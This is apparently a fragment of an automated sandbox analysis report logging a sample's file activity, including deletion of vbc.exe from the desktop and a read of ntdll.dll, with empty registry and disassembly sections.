Source: 0000000D.00000002.631553136.0000000000B90000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\vbc.exe	success or wait	1	2DEAEB7	NtDeleteFile
C:\Users\user\AppData\Local\Temp\4-9E1JJI	object name not found	1	2DEAEB7	NtDeleteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2DEAE87	NtReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Disassembly

No disassembly